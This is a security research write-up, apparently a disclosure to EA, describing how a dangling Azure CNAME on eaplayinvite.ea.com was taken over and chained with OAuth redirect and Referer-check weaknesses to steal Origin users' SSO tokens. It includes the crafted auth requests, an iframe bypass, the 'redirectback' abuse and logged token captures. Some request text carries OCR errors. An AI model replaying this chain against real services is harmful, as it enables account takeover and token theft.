



CyberInt Researchers and Check Point Help EA Secure its 300 Million Gamers

Disclosing vulnerability in EA's Origin client that could expose gamers to their account takeover

Eaplayinvite.ea.com Subdomain Hijacking

EA Games operates several domain names such as <u>ea.com</u> and <u>origin.com</u> in order to provide and different services to their players globally, from creating a new Apex Legend account, connecting to the Origin social network and purchasing new EA games from the company's online store.

Typically, cloud-based services offered by organizations such as EA Games are configured as unique subdomains

under the organization's main domain along with DNS address or canonical name (A or CNAME) records that refer to the desired service, such as a web application server.

In this instance, <u>eaplayinvite.ea.com</u> was identified as an EA Games' subdomain and is configured with a DNS CNAME that points to another subdomain, <u>ea-invite-reg.azurewebsites.net</u>.




This subdomain is configured under <u>azurewebsites.net</u>, a domain belonging to Microsoft's Azure cloud computing service that enables organizations to deploy cloud-based services (including web applications, REST API, Virtual Machines, databases and more) in order to provide them to online customers around the world.

Each Microsoft Azure user account can request to register specific service names, advertised as subdomains in the format <ServiceName>.azurewebsites.net, that can subsequently be aliased by an organization's domain or subdomain by successfully validating the DNS CNAME configuration via the Microsoft Azure subdomain validation process.

During this research, the service name ea-invite-reg.azurewebsites.net was identified as no longer in-use within Microsoft Azure although the subdomain eaplayinvite.ea.com was still configured to alias the subdomain via the DNS CNAME record.

Given this misconfiguration, the service name 'ea-invite-reg' was successfully registered as a new web application service using a Microsoft Azure account under our control, restoring the <u>ea-invite-reg.azurewebsites.net</u> subdomain and subsequently allowing the <u>eaplayinvite.ea.com</u> subdomain to be hijacked along with the interception of any legitimate EA Games' user requests.



Validation of the eaplayinvite.ea.com DNS records, post-hijacking, confirms that the new Microsoft Azure cloud web service is responding:

```
;; ANSWER SECTION:
eaplayinvite.ea.com. 300 IN CNAME
ea-invite-reg.azurewebsites.net. 29 IN CNAME waws-prod-dm1-111.sip.azurewebsites.windows.net.
waws-prod-dm1-111.sip.azurewebsites.windows.net. 969 IN CNAME waws-prod-dm1-111.cloudapp.net.
waws-prod-dm1-111.cloudapp.net. 9 IN A 40.113.232.243
```

oAuth Invalid Redirection to Account Take-Over

Having seized control of the <u>eaplayinvite.ea.com</u> subdomain guided research toward the new goal of examining how the TRUST mechanism between EA Games' <u>ea.com</u> or <u>origin.com</u> domains and their subdomains could be abused to manipulate the oAuth protocol implementation for full account take-over/exploitation.

Identification of how EA games configured the oAuth protocol provided detail of their single sign on mechanism. By exchanging the user's credentials (username & password) for a unique SSO Token, the user can authenticate to any EA Games' platform, for example, accounts.origin.com, without the need to reauthenticate.

Further analysis of this oAuth SSO implementation identified several services such as <u>answers.ea.com</u>, <u>help.ea.com</u> and <u>accounts.ea.com</u> that appear to be used within their authentication process and provided more information on the TRUST mechanisms implemented.

Typically, during a successful authentication process with EA Games' global services, for example, <u>answers.ea.com</u>, an oAauth HTTP request is sent to <u>accounts.ea.com</u> resulting in a new user SSO token received and the application redirecting through <u>signin.ea.com</u> to the final EA Games' service, <u>answers.ea.com</u>, to identify the user.

```
/connect/auth?client_id=help-ea&nonce=nonce&response type=token%20id_token&display=web2/log
in&locale=en_US&redirect_uri=https%3A%2F%2Fsignin.ea.com/2Fp%2Fgus%2Fcallback%3FreturnUri%3
Dhttps%253A%252F%252Tanswers.ea.com/252Ft5%252FAnswer-HQ-English%252Fct-p%252FAHQ-English%2
Emethod%3Dpostnessage&prompt=none HTTP/1.1
Host: accounts.ea.com
```

Figure 1: oAuth SSO request for authenticating with <u>answers.ea.com</u>

```
Set-Cookie:
sid=U282cVJnS2ZLMjJKUTVFZzc2TzdrbmhsdDJ3SENMdTdzSlVvVVQ5ZFVEcEpHYVRiSGttNmxrUnlqMkZQaA.GUk
SWL-329zTKRD8-hQ198PqORZqEL93228NTH66CZw; Version=1; Path=/connect; Secure; HttpOnly
Location:
https://signin.ea.com/p/gus/callback#returnUri=https%253A%252F%252Fanswers.ea.com%252Ft5%2
52FAnswer-HQ-English%252Fct-p%252FAHQ-English&method=postmessage&access_token=QVQxOjEuMDoz
LjA6NjA6Z1IzNUhnT2hEajRhSzk4cElzTGNKWmSmUmUycmNOeFNISDg6MjgzNzI6b2trZGg&id_token=eyJ0eXAi0
iJKVlQiLCJhbGci0iJIUzIlNiJ9.eyJhdWQi0iJoZWxwLWVhIiwiaVNzIjoiYWNjb3VudHMuZWEuY29tIiwiaWF0Ij
oxNTUwNTI10DQzLCJleHAi0jElNTAlMjkONDMsIm5vbmNlIjoibm9uY2UiLCJwaWRfaWQi0iIxMDA40DEyMzI4Mzcy
IiwidKNlc19pZCI6IjEwMDg4MTIzMjgzNzIiLCJwaWRfdHlwZSI6Ik5VQ0xFVVMiLCJmcm9tX3JlbWVtYmVybWUiOn
RydWUsImFldGhfdGltZSI6MCwiYXRfaGFzaCI6ImlSOUg5U31HVkhibjNuSWo3TEpKaFEifQ.L-ntlYOMAlY3UxcKJ
HVUe7rVfa7QYapg26RjzI4ipaU&token_type=Bearer&expires_in=3600
```

Figure 2: oAuth authentication SSO token is redirected through signin.ea.com to EA Games' answers.ea.com server

Given this research, it is possible to determine the EA Games' service address, which the oAuth token generated, by modifying the returnURI parameter within the HTTP request to the hijacked EA Games' subdomain <u>eaplayinvite.ea.com</u>.

```
GET
/connect/auth?client_id=help-ea&nonce=nonce&response_type=token&20id_token&display=web2/login&locale=en_US&redirec
t_uri=https%3A%2F%2Fsignin.ea.com%2Fp%2Fgus%2Fcallback%3FreturnUri%3Dhttps%253A%252F%252Feaplayinvite.ea.com%
252Ft
5%252FAnswer-HQ-English%252Fct-p%252FAHQ-English%26method%3Dpostmessage&prompt=none HTTP/1.1
Host: accounts.ea.com
```

Figure 3: oAuth request to generate new user token for eaplayinvite.ea.com

```
Set-Cookie:
sid=U2V5Mz1CRU1FNDhRb2k4Qk10MU9KdFkzNn1Uek9KVVJDSVFmVlowWExPYkM5SWhERV1TaHpkS3A0bzFWSQ.kEsJJfufeQMUZCJ1hRgsYwJ9LLP
LZDju85M5Vx6s46k; Version=1; Path=/connect; Secure; HttpOnly
Location:
nttps://signin.ea.com/p/gus/callbackfreturnUri=https%253A%252F%252F_maplayinvite.ea.com 252Ft5%252FAnswer-HQ-Englis
n%252Fct-p%252FAHQ-English&method=postmessage&access_token=QVQxOjEuMDozLjA6NjA6aXdsUUFYQOsxc31hWW1NdmU4SmZtYXd5Qm
RyQXZyS1FMMFE6NTYzNjk6b2tyNGc&id_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUz11NiJ9.eyJhdWQiOiJozWxwLWVhIiwiaXNzIjoiYWNjb
3VudHMuZWEuY29tIiwiaWF0IjoxNTUwOTM4NTc3LCJleHAiOjE1NTA5NDIxNzcsIm5vbmNlIjoibm9uY2UiLCJwaWRfaWQiOiIxMDAwNDk4NTU2Mz
Y5IiwidXNlc19pZCI6IjEwMDA0OTg1NTYzNjkiLCJwaWRfdHlwZSI6Ik5VQ0xFVVMiLCJhdXRoX3RpbWUiOjE1NTA5Mzc3MTMsImFOX2hhc2giOiJ
KLVBKOTdnRGR2dWxZMWFtTHlDdTN3In0.en-xcfBG518c1DVkQ-4d_F3DYtagmoYr7asjzwXKj7s&token_type=Bearer&expires_in=3599
```

Figure 4: The server generates valid token without validation of the fake EA service

Notably, generating the above-identified request to redirect the generated SSO token to the 'rogue' application was insufficient given that several limitations took place on EA Games' side:

Missing Valid Referer

In order to compromise an EA account, the above-identified request needed to be sent to <u>accounts.ea.com</u>, including the modified parameters, on behalf of the victim user.

However, the backend <u>accounts.ea.com</u> server validates if the request originated from a trusted EA Games' Origin domain by checking the HTTP Referer header.

```
HTTP/1.1 400 Bad Request

X-NEXUS-SEQUENCE: 6B86D7FB1267BFD744686E864491DA2A.prdaccountc-07:77.139.40.59:1550939692350

X-NEXUS-HOSTNAME: prdaccountc-07

P3P: CP="ALL DSP COR IVD IVA PSD PSA TEL TAI CUS ADM CUR CON SAM OUR IND"

Content-Type: application/json; charset=UTF-8

Content-Length: 65

Date: Sat, 23 Feb 2019 16:34:51 GMT

nnCoection: close

Server: Powered by Electronic Arts

["error":"invalid_request", "error_description":"missing referer"
```

To overcome this limitation, the request sent on behalf of our victim needed to originate from an EA Games' trusted domain or subdomain. As such, a new iframe was embedded within the index page of the hijacked subdomain resulting in request being initiated from there and bypassing the server validation.




Figure 5: eaplayinvite.ea.com malicious index page




Figure 6: Attacker's generates iframe on eaplayinvite.ea.com to bypass http Referer validation

Origin Problem

Having sent a request to <u>signin.ea.com</u> to complete the malicious authentication process, a jQuery function was generated to attempt to redirect the victim token to the roque application hosted on the hijacked subdomain at eaplayinvite.ea.com.

```
$ (document).ready(function() {
    var messageObj;
    if ('https://secure.download.dm.origin.com/production/avatar/prod/1/599/40x40.JPEG') {
        messageObj = '{"originId": "' + encodeURIComponent("") +
            '", "avatar": "' +
encodeURIComponent("https://secure.download.dm.origin.com/production/avatar/prod/1/599/40x40
.JPEG") +
             '", "accessToken": "' + encodeURIComponent("") +
             '", "idToken": "' + encodeURIComponent("")
    } else {
        messageObj = '{"originId": "' + encodeURIComponent("") +
            '", "avatar": "' + encodeURIComponent("https://eaassets-
a.akamaihd.net/resource signin ea com/p/statics/gus/img/default avatar.JPEG") +
             "", "accessToken": "' + encodeURIComponent("") +
"", "idToken": "' + encodeURIComponent("") + '"}';
    $.postMessage(messageObj, decodeURIComponent("https%3A%2F%2Feaplayinvite.ea.com"),
parent);
});
```

In this instance, the jQuery '\$.postMessage' function failed to execute as the destination server, <u>eaplayinvite.ea.com</u>, is not part of EA Games' Origin (<u>signin.ea.com</u>) resulting in the function generating an error and not forwarding the token to the rogue application.

```
▶ Failed to execute 'postMessage' on 'DOMWindow': The target origin jquery.ba-postmessag...n.v 1550554154.js:9 provided ('https://eaplayinvite.ea.com') does not match the recipient window's origin ('https://signin.ea.com').
```

Since the jQuery function prevented the victim token being acquired, further analysis of <u>signin.ea.com</u> identified an alternative method of token redirection contained within

the 'redirectback' parameter. This parameter guided the server to use the 'returnuri' value and redirect the page to it directly, without attaching it to the victim's access token.

```
/p/gus/Fedirectback returnUri=https%253A%252F%252Fmyeafake.ea.com%252Ft5%252FAnswer-HQ-Engl
ish%252Fct-p%252FAHQ-English&access_token=QVQx0jEuMDozLjA6NjA6eFo2bmNSTG5haWw0MrhESjNjaldLa
3JBY3VJYThp0UlWNXU6MjgzNzI6b2trZGc&id_token=eyJ0eXAi0iJKVlQiLCJhbGci0iJIUzIlNiJ9.eyJhdWQi0i
Jo2WxwLWVhIiwiaXNzIjoiYWNjb3VudHMuZWEuY29tIiwiaWF0IjoxNTUwNTIINzcyLCJleHAi0jElNTA1MjkzNzIsI
m5vbmNlIjoibm9uY2UiLCJwaWRfaWQi0iIxMDA40DEyMzI4MzcyIiwidXNlcl9pZCI6IjEwMDg4MTIzMjgzNzIiLCJw
aWRfdHlwZSI6Ik5VQ0xFVVMiLCJmcm9tX3JlbWVtYmVybWUi0nRydWUsImFldGhfdGltZSI6MCwiYXRfaGFzaCI6ImV
4V3JCQ2I3Vnc2X19mRmZ5cG9PcXcifQ.nYM0PZd2gVeZ7NEjnAPjHnQ2ibLY20x1WQlgDJfXpXk&token_type=Bear
er&expires_in=3599 HTTP/l.1
Host: signin.ea.com
```

Figure 7: Sending redirectback parameter to bypass jQuery origin issue

```
encodeURIComponent("QVQxOjEuMDozLjA6NjA6eUFHbE1SV111amRnb1pJWXVzOUxwTzFWdzZWZTVjMWJjdW06NTYzNjk6b2tyN2E") +
                                                                       '", "idToken": "' +
encode URIComponent ("eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJoZWxwLWVhIiwiaXNzIjoiYWNjb3VudHMuZWEuY29tIiwiIndexComponent ("eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJoZWxwLWVhIiwiaXNzIjoiYWNjb3VudHMuZWEuY29tIiwiIndexComponent ("eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJoZWxwLWVhIiwiaXNzIjoiYWnjb3VudHMuZWEuY29tIiwiIndexComponent ("eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJoZWxwLWVhIiwiaXNzIjoiYWnjb3VudHMuZWEuY29tIiwiIndexComponent ("eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJoZWxwLWVhIiwiaXNzIjoiYWnjb3VudHMuZWEuY29tIiwiIndexComponent ("eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJoZWxwLWVhIiwiaXNzIjoiYWnjb3VudHMuZWEuY29tIiwiIndexComponent ("eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJoZWxwLWVhIiwiaXNzIJoiYWnjb3VudHMuZWEuY29tIiwiIndexComponent ("eyJ0eXAiOiJKI") ("eyJ0eXAiOiJKI") ("eyJ0eXAiOiJKI") ("eyJ0eXAiOiJKI") ("eyJ0eXAiOiJKI") ("eyJ0eXAiOiJK") ("eyJ0eX
aWF0IjoxNTUwOTOzOTY4LCJleHAiOjE1NTA5NDc1NjgsIm5vbmNlIjoibm9uY2UiLCJwaWRfaWOiOiIxMDAwNDk4NTU2MzY5IiwidXNlc19pZCI6I
{\tt jEwMDA00Tg1NTYzNjkilCJwaWRfdHlwZS16Ik5VQ0xFVVMilCJhdXRoX3RpbWUi0jE1NTA5Mzc3MTMsImF0X2hhc2gi0iJEQ01pWVh1N19oeVA2d1}\\
IzZTQtdEpBIn0.7VW1eJCrHqjlk6yn9xBdm8SfV1 LWmwc1U2gumH 7HU") + '"}';
                              $.postMessage(messageObj,
\tt decodeURIComponent("https%3A%2F%2Feaplayinvite.ea.com%2Ft5%2FAnswer-HQ-English%2Fct-p%2FAHQ-English")\ ,
window.opener);
                             if ($.browser.msie || (!!navigator.userAgent.match(/Trident\/7\./))) {
                                        window.location =
decodeURIComponent("https%3A%2F%2Feaplayinvite.ea.com%2Ft5%2FAnswer-HQ-English%2Fct-p%2FAHQ-English");
                             } else {
                                        self.close();
                              var iDiv = document.createElement('div');
                              iDiv.innerHTML="Close this tab to return to your original destination.";
                              document.getElementsByTagName('body')[0].appendChild(iDiv);
                              if(!window.location.hash) {
                                        window.location = window.location + '#loaded';
                                        window.location.reload();
                    1);
          } else {
                    window.location
decodeURIComponent("https%3A%2F%2Feaplayinvite.ea.com%2Ft5%2FAnswer-HQ-English%2Fct-p%2FAHQ-English");
```

Figure 8: The server responded with a simple redirection to the target server

The final subdomain hijack and exploit configuration allows the attacker to direct authenticated EA Games' users, such as through a social-engineering link, to the rogue application which, using the EA Games' oAuth SSO authentication iframe, ultimately results in the victim's SSO token being logged.

To allow the threat actor to perform actions such as an account takeover or gaining access to EA Games' authenticated services with the privileges of the victim, the HTTP Referer value sent to the roque application was logged as it contains the player's SSO token.

```
GET / HTTP/1.1
Host: eaplayinvite.ea.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/72.0.3626.109 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q
Referer:
https://signin.ea.com/p/gus/redirectback?returnUri=https%253A%252F%252Feaplayinvi
te.ea.com%252Ft5%252FAnswer-HQ-English%252Fct-p%252FAHQ-
English&access token=QVQxOjEuMDozLjA6NjA6eUFHbElSV111amRnblpJWXVzOUxwTzFWdzZWZTVj
MWJjdW06NTYzNj\overline{k}6b2tyN2E&id token=eyJ0eXAi0iJKV1QiLCJhbGci0iJIUzI1NiJ9.eyJhdWQi0iJ
oZWxwLWVhliwiaXNzIjoiYWNjb3VudHMuZWEuY29tliwiaWF0ljoxNTUwOTQzOTY4LCJleHAiOjE1NTA5
NDc1NjgsIm5vbmNlIjoibm9uY2UilCJwaWRfaWQiOiIxMDAwNDk4NTU2MzY5IiwidXNlcl9pZCI6IjEwM
DA00Tq1NTYzNjkilCJwaWRfdH1wZSI6Ik5VQ0xFVVMilCJhdXRoX3RpbWUi0jE1NTA5Mzc3MTMsImF0X2
hhc2giOiJEQ0lpWVhlN19oeVA2d1IzZTQtdEpBIn0.7VW1eJCrHqjlk6yn9xBdm8SfVl_LWmwclU2gumH
7HU&token type=Bearer&expires in=3599
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en; q=0.9, he; q=0.8, sv; q=0.7
```

This HTTP Referer field, along with the SSO token, was sent to the rogue application since the player was redirected through a multiple oAuth SSO URLs using the malicious iframe.

The final redirection on signin.ea.com redirected the player to our server using the 'window.location' JavaScript function, which contained the player's SSO token, allowing it to be acquired and subsequently abused.




Figure 9: Logging the incoming Referer value and search for victim Access-Token



Figure 10: The victim oAuth SSO token logged into attacker's portal

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